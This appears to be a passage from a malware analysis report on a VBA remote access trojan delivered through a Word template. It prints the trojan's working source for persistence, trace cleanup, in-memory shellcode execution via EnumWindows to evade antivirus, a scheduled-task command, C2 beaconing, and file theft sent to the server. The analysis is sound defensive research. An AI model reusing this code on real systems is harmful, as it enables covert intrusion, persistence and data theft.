`InstallFromMacro` performs initialization of the Rat which includes the following three actions:

- Opens the attached remote template as a document and extract the contents of the comments section of the BuiltInDocumentProperties and spilts it by “|”. If the OS is 32 bit it takes the first part of the the comments and puts it in `skd` variable and if the OS is 64 bit it takes the second part of the comments section and puts it into `skd`. The `skd` variable later is used as a parameter for `AddTask` function.
- Sets the `customDocumentProperties` named “cve” to “MACRO”.
- Make itself persistence by adding itself to word startup directory with “_.dotm” name: `APPDATA\Microsoft\Word\StartUp\_.dotm`
- Calls `AddTask` function
- Cleans up its track records by deleting `RunMRU` registry key



```
Sub InstallFromMacro()
    Dim tempo As Document
    Set tempo = ActiveDocument.AttachedTemplate.OpenAsDocument
    Dim aros() As String
    aros = Split(tempo.BuiltInDocumentProperties("comments"), "|")
    #If Win64 Then
    skd = aros(0)
    #ElseIf Win32 Then
    skd = aros(1)
    #End If
    tempo.CustomDocumentProperties("cve") = "MACRO"
    tempo.SaveAs2 FileName:=Environ("APPDATA") & "\Microsoft\Word\Startup\_.dotm", AddToRecentFiles:=False
    tempo.Close SaveChanges:=False
    AddTask
    PostInstall = SHDeleteKey(&H80000001, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU")
End Sub
```


```
Sub InstallFromExp()
    Application.Visible = False
    ActiveDocument.CustomDocumentProperties("cve") = "2021-26411"
    ActiveDocument.SaveAs2 FileName:=Environ("APPDATA") & "\Microsoft\Word\Startup\_.dotm", AddToRecentFiles:=False
    PostInstall = SHDeleteKey(&H80000001, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU")
    Application.Quit
End Sub
```

Figure 7: Rat installation

AddTask (Shell-Code execution using EnumWindows)

This function base64 decodes the content from the `skd` variable that has been set in `InstallFromMacro` function and executes it using `VirtualProtect` and `EnumWindows`. In fact the content of the `skd` is a small shell-code that has been executed within the memory without being written into disk. The actor has used an interesting API call for ShellCode execution. Instead of using well known API calls for shell code execution which can easily get flagged by AV products such as `VirtualAlloc`, `WriteProcessMemory`, and `CreateThread` the actor has used `EnumWindows` to execute its shell-code.

The second argument of `EnumWindows` is an application-defined value to be passed to the callback function. By providing the address of the shell-code from `VirtualProtect` as second parameter to this function, it can execute the Shell-code.




```
Sub AddTask()
    Dim sl As Long
    Dim byteArray() As Byte
    byteArray = DecodeBase64(skd)
    sl = UBound(byteArray) - LBound(byteArray) + 1
    Dim OriginProtect As Long
    vp = VirtualProtect(ByVal VarPtr(byteArray(0)), sl, ByVal &H40, OriginProtect)
    Dim wins As LongPtr
    wins = EnumWindows(VarPtr(byteArray(0)), ByVal 0&)
End Sub
```

Figure 8: AddTask

The executed shell-code is very small and it just persists by creating a Scheduled task to execute it every minute:

```
SCHTASKS /Create /SC MINUTE /MO 1 /TN \"z\" /TR winword.exe ' /q /w
%appdata%\Microsoft\Word\Startup\_.dotm
```

Similar to the shell-code used in IE exploit, this shell-code is also written using AutoHotKey scripting language and it is using `SendmessageA` and `SendInput` to simulate keystrokes and perform its actions.




```
void __fastcall start()
{
  __int64 v1; // r14
  void (*v2)(void); // rax
  char v3; // sf
  char v4; // cf

  v1 = sub_4013C0(0x38F88i64);                  // user32.dll
  reaolve_api(v1, 0xD2B1A1CEi64);               // GetWindowModuleFileNameA
  reaolve_api(v1, 0xDAE3Ei64);                  // SendMessageA
  reaolve_api(v1, 0x683D6i64);                  // FindWindowA
  reaolve_api(v1, 0x1A208i64);                  // GetParent
  v2 = (void (*)(void))reaolve_api(v1, 0x6881D8Ai64);// GetForegroundWindow
  v2();
  reaolve_api(v1, 0x6881D8Ai64);                // GetForegroundWindow
  reaolve_api(v1, 0x1B53Ci64);                  // SendInput
  reaolve_api(v1, 0xD2B519Ei64);                // GetWindowTextLengthW
  reaolve_api(v1, 0x3720Ai64);                  // ShowOwnedPopups
  reaolve_api(v1, 0x37E0Ai64);                  // ShowWindow
  reaolve_api(v1, 0x6D74BAi64);                 // IsWindowVisible
  sub_4010D7();
```

Figure 9: Shell-code API and function calls resolving

ExecuteTasks


This is the main function of this VBA Rat that receives the command from the server in Json format and then parses the json file and executes the command. Each time this function can execute three tasks. This has probably been set to avoid making noise in network activities which might be detected by security products.



```
Public Sub ExecuteTasks(Tasks As String)
On Error Resume Next
    Dim Attempts As Integer
    If Len(Tasks) < 3 Then Exit Sub
    details = "no"
    Set JsonTasks = JsonConverter.ParseJson(Tasks)
        For Each Task In JsonTasks
            Attempts = attemptscount
            result = "False"
            While Attempts > 0 And result = "False"
                Select Case Task("type")
                    Case "ReadDisks"
                        result = ReadDisks
                        If result = "False" Then details = "Error: ReadDisks failed!"
                    Case "ReadFileSystem"
                        currentpath = Task("path")
                        result = ReadFileSystem
                        If result = "False" Then details = "Error: ReadFileSystem failed!"
                    Case "DownloadFile"
                        currentpath = Task("path")
                        result = DownloadFile
                        If result = "False" Then details = "Error: Uploading file to server failed!"
                    Case "UploadFile"
                        currentpath = Task("path")
                        fileurl = Task("fileurl")
                        result = UploadFile
                        If result = "False" Then details = "Error: Downloading file from server failed!"
                    Case "DeleteFile"
                        currentpath = Task("path")
                        result = DeleteFile
                        If result = "False" Then details = "Error: Deleting file failed!"
                    Case "Terminate"
                        result = Terminate
                        If result = "False" Then details = "Error: Terminating failed!"
                    Case "Execute"
                        scd = Task("scd")
                        result = Execute
                        If result = "False" Then details = "Error: Scd execution failed!"
                    Case "ChangeTiming"
                        timing = Task("timing")
                        result = ChangeTiming()
                        If result = "False" Then details = "Error: Changing timing failed!"
                End Select
                If result = "False" Then
                    Attempts = Attempts - 1
                Else
                    details = "Success"
                    STR "filebrowser", result, details
                End If
            Wend
        Next
End Sub
```

Figure 10: Executes tasks

To receive the tasks from the server this function receives one argument which is a function named `SCI`. `SCI` function sends the collected data by `ConnectCP` function in json format in a `HTTP POST` request and receives the response from the server which includes the tasks that need to be executed in JSON format.



```
'Send client info to get new tasks
Public Function SCI(info As String) As String
On Error Resume Next
    Set op = CreateObject("WinHttp.WinHttpRequest.5.1")
    op.Open "POST", url, False
    op.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
    op.setRequestHeader "Content-type", "application/json"
    op.setRequestHeader "module", "filebrowser"
    'op.setRequestHeader "uuid", uuid
    op.setRequestHeader "mode", "info"
    op.SetTimeouts 10000, 10000, 10000, 10000
    op.Send info
    op.WaitForResponse
    SCI = op.ResponseText
End Function
```


Figure 11: Send info to server and receive commands

Here is the list of commands that can be executed by this Rat. After executing each task the results of task execution will be sent to server.

ReadDisks

It gets each Drive information on the machine using `Scripting.FileSystemObject.Drives` object. It then creates a JSON object which includes the following key and values for each drive object:

- IsReady: this value sets to true if the drive is ready
- Label: gets name of the drive which will be either ShareName or VolumeName. This depends on whether the drive is remote or not
- Filesystem: gets the file system in use for the drive
- Freespace: gets the amount of free space for the drive in KB
- Name: gets the drive letter
- IsDirectory: This value is always True



```
Function ReadDisks() As String
On Error Resume Next
Dim res As String
Dim Drives() As Object
Dim NameOfDisk As String
Dim DriveObject As Object
Set DriveObject = JsonConverter.ParseJson("{}")
Dim fs, D, dc, s, n
Set fs = CreateObject("Scripting.FileSystemObject")
Set dc = fs.Drives
    For Each D In dc
        If D.isReady() Then
            DriveObject("isReady") = True
            If D.DriveType = Remote Then NameOfDisk = D.ShareName Else NameOfDisk = D.VolumeName
            If Len(NameOfDisk) > 0 Then DriveObject("Label") = NameOfDisk Else DriveObject("Label") = "[NO NAME]"
            DriveObject("filesystem") = D.FileSystem
            DriveObject("freespace") = Round(D.FreeSpace / 1024) & "KB"
            DriveObject("name") = D.DriveLetter & ":/"
            DriveObject("isDirectory") = True
            res = res & JsonConverter.ConvertToJson(DriveObject) & ","
        End If
    Next
ReadDisks = "[" & Left(res, Len(res) - 1) & "]"
End Function
```


Figure 12: Read Disks

ReadFileSystem

This function gets a Folder object corresponding to the folder in a specified path using `Scripting.FileSystemObject.GetFolder` object and then extracts it name, size, date last modified and puts them into a Json object. It also extracts the same information for all sub-folders and files in that Folder object and adds them to the Json object.

Download File

This function reads a specified file using `Adobe.Recordset` and sends the data to sever using HTTP POST request.




```
Function DownloadFile() As String
    On Error Resume Next
    Const MULTIPART_BOUNDARY = "---------------------------0123456789012"
    Dim ado, rs
    Dim lngCount
    Dim bytFormData, bytFormStart, bytFormEnd, bytFile
    Dim strFormStart, strFormEnd
    Dim web
    Const adLongVarBinary = 205
    Set ado = CreateObject("ADODB.Stream")
        ado.Type = 1
        ado.Open
        ado.LoadFromFile currentpath
        bytFile = ado.Read
        ado.Close
    strFormEnd = vbCrLf & "--" & MULTIPART_BOUNDARY & "--" & vbCrLf
    strFormStart = strFormStart & "--" & MULTIPART_BOUNDARY & vbCrLf
    strFormStart = strFormStart & "Content-Disposition: form-data; "
    strFormStart = strFormStart & "name=""" & "file" & """; "
    strFormStart = strFormStart & "filename=""" & Mid(currentpath, InStrRev(currentpath, "\") + 1) & """"
    strFormStart = strFormStart & vbCrLf
    strFormStart = strFormStart & "Content-Type: application/upload"
    strFormStart = strFormStart & vbCrLf & vbCrLf
    Set rs = CreateObject("ADODB.Recordset")
        rs.Fields.Append "FormData", adLongVarBinary, Len(strFormStart) + LenB(bytFile) + Len(strFormEnd)
        rs.Open
        rs.AddNew
    For lngCount = 1 To Len(strFormStart)
        bytFormStart = bytFormStart & ChrB(Asc(Mid(strFormStart, lngCount, 1)))
    Next
    rs("FormData").AppendChunk bytFormStart & ChrB(0)
    bytFormStart = rs("formData").GetChunk(Len(strFormStart))
    rs("FormData") = ""
    For lngCount = 1 To Len(strFormEnd)
        bytFormEnd = bytFormEnd & ChrB(Asc(Mid(strFormEnd, lngCount, 1)))
    Next
    rs("FormData").AppendChunk bytFormEnd & ChrB(0)
    bytFormEnd = rs("formData").GetChunk(Len(strFormEnd))
    rs("FormData") = ""
    rs("FormData").AppendChunk bytFormStart
    rs("FormData").AppendChunk bytFile
    rs("FormData").AppendChunk bytFormEnd
    bytFormData = rs("FormData")
    rs.Close
    Set web = CreateObject("WinHttp.WinHttpRequest.5.1")
    web.Open "POST", url, False
    web.setRequestHeader "Content-Type", "multipart/form-data; boundary=" & MULTIPART_BOUNDARY
    web.setRequestHeader "filename", Right(currentpath, Len(currentpath) - InStrRev(currentpath, "/"))
    web.setRequestHeader "uuid", uuid
    web.setRequestHeader "module", "filebrowser"
    web.setRequestHeader "submodule", "downloadfile"
    web.Send bytFormData
    DownloadFile = "Downloaded"
End Function
```

Figure 13: Download File

Upload File

This module receives a file from the server and writes it into specified file.



```
'Use doubleslash(\\) instead of one slash (\) in json command's "path" variable
Function UploadFile() As String
On Error Resume Next
    Dim filecont() As Byte
    Set op = CreateObject("WinHttp.WinHttpRequest.5.1")
    op.Open "POST", fileurl, False
    op.setRequestHeader "Accept", "application/json"
    op.setRequestHeader "module", "filebrowser"
    op.setRequestHeader "uuid", uuid
    op.setRequestHeader "details", details
    op.setRequestHeader "submodule", "uploadfile"
    op.Send
    op.WaitForResponse
    filecont = op.ResponseBody
    Open currentpath For Binary Access Write As #1
    lWritePos = 1
    Put #1, lWritePos, filecont
    Close #1
UploadFile = "True"
End Function
```

Figure 14: Upload File

DeleteFile


This function uses Kill function to delete the specified file or directory.

Terminate

This function terminates the execution of the Rat and exits the application.

Execute

This function executes the received shell-code from the server using the same method used in `AddTask` function in which it has used `VirtualProtect` and `EnumWindows` to execute the shell-code.

